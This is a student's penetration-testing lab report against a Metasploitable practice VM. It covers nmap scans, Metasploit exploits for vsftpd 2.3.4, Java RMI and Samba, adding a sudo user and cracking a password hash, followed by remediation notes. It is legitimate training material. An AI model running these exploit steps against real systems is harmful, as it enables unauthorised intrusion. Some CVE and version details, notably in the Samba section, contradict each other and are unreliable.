NAME : Divakar Mandal

ERP : 6604682

COURCE : B.tech CSE (cybersecurity)

SEMESTER : 4th

SECTION : CY4A

DATE : 18/5/2025

Project objectives

INTRODUCTION

Network penetration testing is a proactive cybersecurity practice where ethical hackers simulate real-world cyberattacks to identify and evaluate vulnerabilities within an organization's network infrastructure. The primary objective is to uncover security weaknesses-whether in network devices, applications, or user practices-before malicious actors can exploit them

THEORY :

typical network penetration test follows a structured methodology that includes reconnaissance, discovery, exploitation, and analysis. During reconnaissance, testers gather intelligence on network assets and potential vulnerabilities, both technical (such as open ports or outdated software) and human (like susceptibility to phishing). The discovery phase involves actively probing these weaknesses to identify exploitable entry points. In the exploitation phase, testers attempt to breach the network using techniques and tools similar to those employed by real attackers, aiming to gain unauthorized access or demonstrate the impact of a successful attack[1.](https://brightsec.com/blog/network-penetration-testing/) The final analysis documents findings, exploited vulnerabilities, and recommendations for remediation, providing organizations with actionable insights to strengthen their defenses

Network penetration testing is the process of evaluating a system’s network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

* **Reconnaissance:** Gathering information about the target.
* **Scanning & Enumeration:** Actively probing to find open ports, services, and vulnerabilities.
* **Exploitation:** Gaining unauthorized access using known exploits.
* **Post-Exploitation:** Activities like privilege escalation or data access.

**. Remediation:** Providing security measures to patch vulnerabilities

REQUIRMEN T FOR PROJECT :


|  |  |
| --- | --- |
| Kali Linux | The attacker machine, containing preinstalled penetration testing tools. |
| Metasploitable | A vulnerable machine to practice attacks on. |
| nmap | For network scanning, port discovery, OS detection, and service version enumeration. |
| Metasploit Framework | For exploiting known vulnerabilities in services running on the target. |
| John the Ripper | For cracking hashed passwords obtained from /etc/shadow. |

TASKS :


Network Scanning

Task 1 : Basic Network Scan

# Nmap -v 192.168.1.100




**Task 2 – Reconnaissance** Task 1: Scanning for hidden Ports nmap -v -p- 192.168.1.100



Total Hidden Ports = 7 List of hidden ports:

2121, 8180, 8787, 36525, 38819, 41246, 59082

Task 2: Service Version Detection nmap -v -sV 192.168.1.100



Task 3: Operating System Detection nmap -v -O 192.168.1.100

Task 3 - Enumeration

Target IP Address – 192.168.1.100

Operating System Details -

MAC Address: 08:00:27:A1:D7:BC (VirtualBox)

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux\_kernel:2.6 OS details: Linux 2.6.9 - 2.6.33

...

**Task 4- Exploitation of services** vsftpd 2.3.4 Backdoor msfconsole search vsftpd

use exploit/unix/ftp/vsftpd\_234\_backdoor set RHOST 192.168.1.100 run

Java RMI Server msfconsole search java\_rmi

use exploit/multi/misc/java\_rmi\_server

set RHOST 192.168.1.100 set RPORT 50918 run

Samba "username map script" Command Execution msfconsole search samba

use exploit/multi/samba/usermap\_script set RHOST 192.168.1.100 set SMBUser=root run

...

1. **Task 5 - Create user with root permission**

* adduser **yash**
* password **1234**
* sudo usermod -aG sudo yash
* cat /etc/passwd | grep yash
* yash:x:1003: 1003:yash,1,1,1,1:/home/yash:/bin/bash
* yash: $1$r4h71vUj$.NleiCm1eVnnUQ5sFqxAs0:20224:0:99999:7:::

**Task 6 - Cracking password hashes**

* Nano hash.txt
* John hash.txt
* John hash.txt –show **Task 7 – Remediation**

1. **MSF Exploit: vsftpd 2.3.4 Backdoor**

* Current version : 2.3.4 ➢ Vulnerability:

version 2.3.4 contains a backdoor that allows a malicious attacker to gain a shell by connecting with a username that ends with a smiley ":)"

* CVE: CVE-2011-2523 ➢ Reference:

* https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd\_234\_backdoor/
* **Remediation**

* Upgrade vsftpd to 2.3.5 or later.

* Avoid downloading software from untrusted sources.

* Restrict access to FTP services using firewalls.
  1. **Java RMI Server Insecure Configuration**

* + - Vulnerability:
    - Java RMI (Remote Method Invocation) service exposes unsafe endpoints that may allow remote code execution due to insecure default configuration.

CVE: CVE-2015-2370 and others related

* + - **Remediation**:

* + - Disable RMI or use secure RMI registries with access control.

* + - Use a firewall to restrict access to RMI ports (commonly 1099).

* + - Update to the latest Java Runtime Environment (JRE).

* + - Reference:
    - Metasploit Module o Java Security Best Practices
  1. **Samba LSA Transnames Heap Overflow**

* + - * Vulnerability:

Samba versions before 3.3.13, 3.4.6, and 3.5.1 are vulnerable to a heap overflow via the LSA (Local Security Authority) trans\_names call.

* + - * CVE: CVE-2007-2447

* + - * Risk: High (Could allow remote code execution)

* + - * Affected Versions: Samba 3.0.0 to 3.0.24

* + - * **Remediation:**

* + - * Update Samba to 3.5.1 or later.

* + - * Disable LSA interfaces if not needed.

* + - * Isolate Samba from untrusted networks.

* + - * Reference:https://www.samba.org/samba/security/CVE-2007-2447.html

MAJOR GUIDENCE FROM THESE PROJECT :

1. **Understanding Real-World Attack Vectors** 
   * Learn how attackers **recon**, **scan**, and **exploit** systems.
   * Gain hands-on experience with **common vulnerabilities** (e.g., SMB, RDP, outdated software).
   * Understand how **public exploits (CVE-based)** are used in real scenarios.

*You think like an attacker, which helps you defend better.*

1. **Exposure to Security Tools and Techniques** 
   * Master industry-standard tools like **Nmap, Metasploit, Burp Suite, Nessus, Wireshark**.
   * Learn how to **chain tools together** to create a full attack pipeline.
   * Use scripting and automation to speed up discovery and exploitation.

*You get practical exposure, not just theory.*

1. **Risk Identification and Prioritization** 
   * Learn to differentiate between **low, medium, high, and critical risks**.
   * Apply frameworks like **CVSS** to quantify risk.
   * Understand **business impact** of technical vulnerabilities.

*You bridge the gap between technical findings and business consequences.*

1. **Security Remediation and Hardening Skills** 
   * Learn how to **patch vulnerabilities**, **reconfigure systems**, and **improve network design**.
   * Get familiar with **best practices**: firewalls, access controls, password policies, etc.
   * Build defense-in-depth strategies to prevent recurrence.

*You don’t just break things—you learn how to fix and secure them.*

1. **Reporting and Communication** 
   * Learn how to write **professional penetration testing reports**.
   * Communicate clearly with both **technical teams** and **executives**.
   * Make actionable and prioritized recommendations.

*You develop soft skills like communication, documentation, and stakeholder alignment.*

1. **Ethical Hacking and Legal Boundaries** 
   * Understand the importance of **legal authorization and ethics**.
   * Operate within clearly defined **scope and rules of engagement (RoE)**.
   * Learn responsible disclosure practices.

*You understand how to be a responsible cybersecurity professional.*

1. **Continuous Learning and Adaptation** 
   * Stay updated with **emerging threats, zero-days, and new exploits**.
   * Learn how attackers evolve tactics—keeping you agile and informed.
   * Develop a **defensive mindset** based on offensive knowledge.

*You become a better defender by being a capable tester.*